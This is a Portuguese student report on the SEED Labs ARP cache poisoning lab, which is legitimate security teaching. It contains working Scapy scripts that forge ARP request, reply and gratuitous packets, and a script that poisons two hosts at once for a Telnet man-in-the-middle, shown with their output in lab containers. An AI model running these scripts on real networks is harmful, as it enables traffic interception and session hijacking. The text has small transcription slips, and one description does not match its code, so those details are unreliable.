

UNIVERSIDADE FEDERAL DE UBERLÂNDIA  
FEELT – FACULDADE DE ENGENHARIA ELÉTRICA  
ENGENHARIA DE COMPUTAÇÃO

---

LUCAS ALBINO MARTINS  
12011ECP022

**SEGURANÇA DE SISTEMAS COMPUTACIONAIS: SEEDLABS 20.04:  
NETWORK SECURITY – ARP CACHE POISONING ATTACK LAB**

UBERLÂNDIA  
2021

# 1. INTRODUÇÃO

O ARP (Address Resolution Protocol ou em português protocolo de resolução de endereço) é um protocolo que permite que as comunicações de rede alcancem um dispositivo específico na rede. O ARP converte endereços de protocolo da Internet (IP) em um endereço de controle de acesso à mídia (MAC) e vice-versa. Mais comumente, os dispositivos usam ARP para contatar o roteador ou gateway que permite que eles se conectem à Internet.

Esse protocolo ARP não foi projetado para segurança, portanto, ele não verifica se uma resposta a uma solicitação ARP realmente vem de uma parte autorizada. Também permite que os hosts aceitem respostas ARP, mesmo que nunca tenham enviado uma solicitação.

Em ataques do tipo ARP spoofing, também conhecido como ARP poisoning, é um ataque Man in the Middle (MitM) que permite que os invasores interceptem a comunicação entre os dispositivos de rede.

O ataque funciona da seguinte maneira:

- O invasor com acesso à rede. Ele examina a rede para determinar os endereços IP de pelo menos dois dispositivos, digamos que sejam uma estação de trabalho e um roteador.
- O invasor usa uma ferramenta de falsificação, como Arpspoof ou Driftnet, para enviar respostas ARP falsificadas.
- As respostas forjadas anunciam que o endereço MAC correto para ambos os endereços IP, pertencentes ao roteador e à estação de trabalho, é o endereço MAC do invasor. Isso engana o roteador e a estação de trabalho para se conectar à máquina do invasor, em vez de um ao outro.
- Os dois dispositivos atualizam suas entradas de cache ARP e, desse ponto em diante, comunicam-se com o invasor em vez de diretamente um com o outro.

O invasor agora está secretamente no meio de todas as comunicações, ou seja, o invasor finge ser os dois lados de um canal de comunicação de rede. Depois que o invasor consegue um ataque de falsificação de ARP, ele pode:

- Continue roteando as comunicações como estão - o invasor pode ver os pacotes e roubar dados, exceto se eles forem transferidos por um canal criptografado como HTTPS.
- Executar session hijacking - se o invasor obtiver um ID de sessão, ele pode obter acesso às contas às quais o usuário está conectado no momento.
- Alterar a comunicação — por exemplo, enviar um arquivo ou site malicioso para a estação de trabalho.
- Negação de serviço distribuída (DDoS) - os invasores podem fornecer o endereço MAC de um servidor que desejam atacar com DDoS, em vez de sua própria máquina. Se eles fizerem isso para um grande número de IPs, o servidor de destino será bombardeado com tráfego.

## 2. DESENVOLVIMENTO DO LABORATÓRIO

### Task 1: ARP Cache Poisoning

O objetivo desta tarefa é usar spoofing de pacote para lançar um ataque de cache poisoning em um alvo, de modo que quando duas máquinas vítimas A e B tentam se comunicar, seus pacotes serão interceptados pelo invasor, que pode fazer alterações para os pacotes, e pode, assim, se o “man in the middle” entre A e B. Iremos atacar o cache ARP do cliente A, de modo que o IP de B seja mapeado para o endereço MAC do atacante M no cache ARP do cliente A.

Iremos realizar esse procedimento em três formas diferentes, sendo elas:


#### Task 1.A (using ARP request).

Utilizando o arquivo fornecido pela SEEDLabs para o laboratório executando-o dentro da VM a partir do docker podemos verificar três dockers. Sendo então três containers: O container da máquina atacante (Máquina M), e dois clientes (Máquinas A e B). Utilizando o comando:

```
Docker exec -it nome-do-container /bin/bash
```

Dentro de cada container utilizamos o comando “ifconfig” para capturar os seguintes dados:


Maquinas	Container	IP	MAC
M-10.9.0.105	dabfa4da98f1	10.9.0.105	02:42:0a:09:00:69
A-10.9.0.5	8e88dfa191b8	10.9.0.5	02:42:0a:09:00:05
B-10.9.0.6	8f5011be9d09	10.9.0.6	02:42:0a:09:00:06



```
Activities Terminal Feb 14 13:49
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[02/14/22] seed@VM: ~/.../Labsetup$ dockps
dabfa4da98f1 M-10.9.0.105
8e88dfa191b8 A-10.9.0.5
8f5011be9d09 B-10.9.0.6
[02/14/22] seed@VM: ~/.../Labsetup$
seed@VM: ~
[02/14/22] seed@VM: ~$ Lucas Albino Martins
```

Imagem 1 – Resposta comando dockps.


Executando o comando para entrar no container da Maquina(M).



```
[02/14/22]seed@VM:~$ docker exec -it dabfa4da98f1 /bin /bash
root@dabfa4da98f1:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu
1500
        inet 10.9.0.105 netmask 255.255.255.0 broadc
ast 10.9.0.255
        ether 02:42:0a:09:00:69 txqueuelen 0 (Ethern
et)
et)
[02/14/22]seed@VM:~$ Lucas Albino Martins
```

Imagem 2 - Resposta do ifconfig do docker dabfa4da98f/M-10.9.0.105.


Executando o comando para entrar no container da Maquina(A).



```
[02/14/22]seed@VM:~$ docker exec -it 8e88dfa191b8 /bin /bash
root@8e88dfa191b8:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu
1500
        inet 10.9.0.5 netmask 255.255.255.0 broadcas
t 10.9.0.255
        ether 02:42:0a:09:00:05 txqueuelen 0 (Ethern
et)
et)
[02/14/22]seed@VM:~$ Lucas Albino Martins
```

Imagem 3 – Resposta do ifconfig do docker 8e88dfa191b8 /A-10.9.0.5.

Executando o comando para entrar no container da Maquina(B).



```
[02/14/22]seed@VM:~$ docker exec -it 8f5011be9d09 /bin /bash
root@8f5011be9d09:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu
1500
        inet 10.9.0.6 netmask 255.255.255.0 broadcas
t 10.9.0.255
        ether 02:42:0a:09:00:06 txqueuelen 0 (Ethern
et)
et)
[02/14/22]seed@VM:~$ Lucas Albino Martins
```

Imagem 4 – Resposta do ifconfig do docker 8f5011be9d09 /B-10.9.0.6.

Utilizando o código task.1a.py:


```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05',src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

No código acima, criamos um pacote ARP com endereço de origem como IP de B e MAC de M e destino como endereço de IP e MAC de A. O valor padrão do campo op é usado, ou seja, 1 indicando que é uma solicitação ARP.


Executamos o código acima dentro do container Máquina(M) e vemos o pacote enviado como:

A screenshot of a terminal window titled 'Activities' and 'Terminal'. The terminal shows the execution of a Python script 'task.1a.py' within a container. The output displays the details of the Ethernet and ARP packets being sent. The Ethernet packet has a destination MAC of 02:42:0a:09:00:05 and a source MAC of 02:42:0a:09:00:69. The ARP packet is a request (op=1) for the IP 10.9.0.5, with the source IP being 10.9.0.6. The terminal also shows the command 'python3 task.1a.py' and the output 'Sent 1 packets'. The terminal window has a dark theme and a sidebar with application icons.

```
Activities Terminal Feb 14 14:56
seed@VM: ~
root@dabfa4da98f1:/home/seed# python3 task.1a.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets
root@dabfa4da9
```

Imagem 5 – Resposta da execução do código task.1a.py no container (M).

Executando o comando 'arp -a' no container (A) para verificar o cache ARP.



```
root@8e88dfa191b8:/home/seed# arp -n
Address                  HWtype  HWaddress    flags Mask          Iface
10.9.0.6                  ether    02:42:0a:09:00:69 C
                           eth0
root@8e88dfa191b8:/home/seed#
```

```
[02/14/22] seed@VM: ~$ Lucas Albino Martins
```

Imagem 6 – Resposta do comando arp -a no container (A).

Podemos perceber que criamos um cache ARP com o IP da máquina B, porém atrelado ao MAC da máquina atacante, portanto o envenenamento do cache ARP foi realizado com sucesso.

### Task 1.B (using ARP reply).

Agora fazendo uma única mudança adicionando o campo OP, esse é definido como 2, ou seja, resposta ARP.


Código task.1b.py

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05',src='02:42:0a:09:00:69')
A = ARP(op=2,hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

Com o código para realizar o ARP cache poisoning usando uma resposta ARP falsificada para o container (A), ao executar o programa, vemos que o seguinte pacote é enviado:




```
root@dabfa4da98f1:/home/seed# python3 task.1b.py
####[ Ethernet ]####
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
####[ ARP ]####
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
Sent 1 packets
root@dabfa4da98f1:/home/seed#
```

[02/14/22] seed@VM: ~\$ Lucas Albino Martins

Imagem 6 – Execução do código task.1b.py no container (M).

Com a string is-at em op indica que é uma resposta ARP. A seguir a entrada do cache ARP no container (A):



```
root@8e88dfa191b8:/home/seed# arp -n
Address HWtype HWaddress Flags
lags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C
eth0
root@8e88dfa191b8:/home/seed#
```

[02/14/22] seed@VM: ~\$ Lucas Albino Martins

Imagem 7 – Resposta do comando arp -n no container (A).

Novamente o IP do container (B) e o MAC do container (M) ainda estão no cache do container (A).

### Task 1.C (using ARP gratuitous message).

Agora falsificamos uma mensagem ARP gratuita com o endereço IP de B usando o seguinte código:

Código task.1c.py

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff',src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',
```

```

hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.6')

pkt = E/A
pkt.show()
sendp(pkt)

```

Quando executado o código acima no container (M), vemos que o pacote desejado é enviado:

```

Activities Terminal Feb 14 18:09
seed@VM: ~/.../Labsetup

root@dabfa4da98f1:/home/seed# python3 task.1c.py
####[ Ethernet ]####
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
####[ ARP ]####
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = ff:ff:ff:ff:ff:ff
pdst     = 10.9.0.6

Sent 1 packets.
root@dabfa4da98f1:/home/seed#

```

Imagem 8 – Resposta da execução o código task.1c.py.

Obtendo então o seguinte resultado após a execução do código:

```

Activities Terminal Feb 14 18:19
seed@VM: ~/.../Labsetup

root@8e88dfa191b8:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
23:18:51.461289 IP6 fe80::744a:d5ff:fe83:3c03 > ff02::
2: ICMP6, router solicitation, length 16
23:18:52.725377 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28

```

Imagem 9 – Resposta do comando tcpdump no container (A).



Na saída da execução do tcpdump, podemos ver que apenas o cache ARP do container (A) altera e, embora B tenha recebido o pacote (devido ao pacote sendo transmitido na rede), o cache ARP de B permanece inalterado. Isso ocorre porque o endereço IP do remetente corresponde ao endereço IP de B e, portanto, B assume que o pacote foi enviado por ele. O Cache ARP consiste apenas nos endereços IP que não pertencem ao host. Então dessas três maneiras, podemos falsificar um pacote ARP e executar o poisoning de cache ARP.

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

### Step 1 (Launch the ARP cache poisoning attack).

Agora implementando um novo código que fornece a capacidade para realizar o ARP cache poisoning em A e B, de modo que no cache ARP de A, o endereço IP de B mapeia para o endereço MAC de M, e no cache ARP de B, o endereço IP de A também mapeia para o endereço MAC de M:

Código task.2.1.py

```
#!/usr/bin/python3
from scapy.all import *

def send_arp_packet(mac_dst, mac_src, ip_dst, ip_src):
    E = Ether(dst=mac_dst, src=mac_src)
    A = ARP(op=2, hwsrc=mac_src, psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
    pkt = E/A
    sendp(pkt)

send_arp_packet('02:42:0a:09:00:05', '02:42:0a:09:00:69',
                '10.9.0.5', '10.9.0.6')
send_arp_packet('02:42:0a:09:00:06', '02:42:0a:09:00:69', '10.9.0.6', '10.9.
0.5')
```

A ideia do código apresentado usa o método de solicitação ARP para realizar o envenenamento do cache ARP. O Cache ARP depois de executar o código em A e B, respectivamente, é o seguinte:





Imagem 10 – Execução do código task.2.1.py no container (M).


Execução do comando tcpdump no container (A).



```
seed@VM: ~/.../Labsetup
root@8e88dfa191b8:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for
full protocol decode
listening on eth0, link-type EN10MB (Ethernet), captur
e size 262144 bytes
11:04:51.636360 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:
00:69, length 28
11:04:51.676569 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:
00:69, length 28
[02/14/22] seed@VM:~$ Lucas Albino Martins
```

Imagem 11 – Resposta de execução no container (A).

Execução do comando tcpdump no container (B).



```
seed@VM: ~/.../Labsetup
root@8f5011be9d09:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for
full protocol decode
listening on eth0, link-type EN10MB (Ethernet), captur
e size 262144 bytes
11:04:51.636359 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:
00:69, length 28
11:04:51.676567 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:
00:69, length 28
[02/14/22] seed@VM:~$ Lucas Albino Martins
```

Imagem 12 – Resposta de execução no container (B).

Capturando agora utilizando o Wireshark o protocolo do tipo ARP.

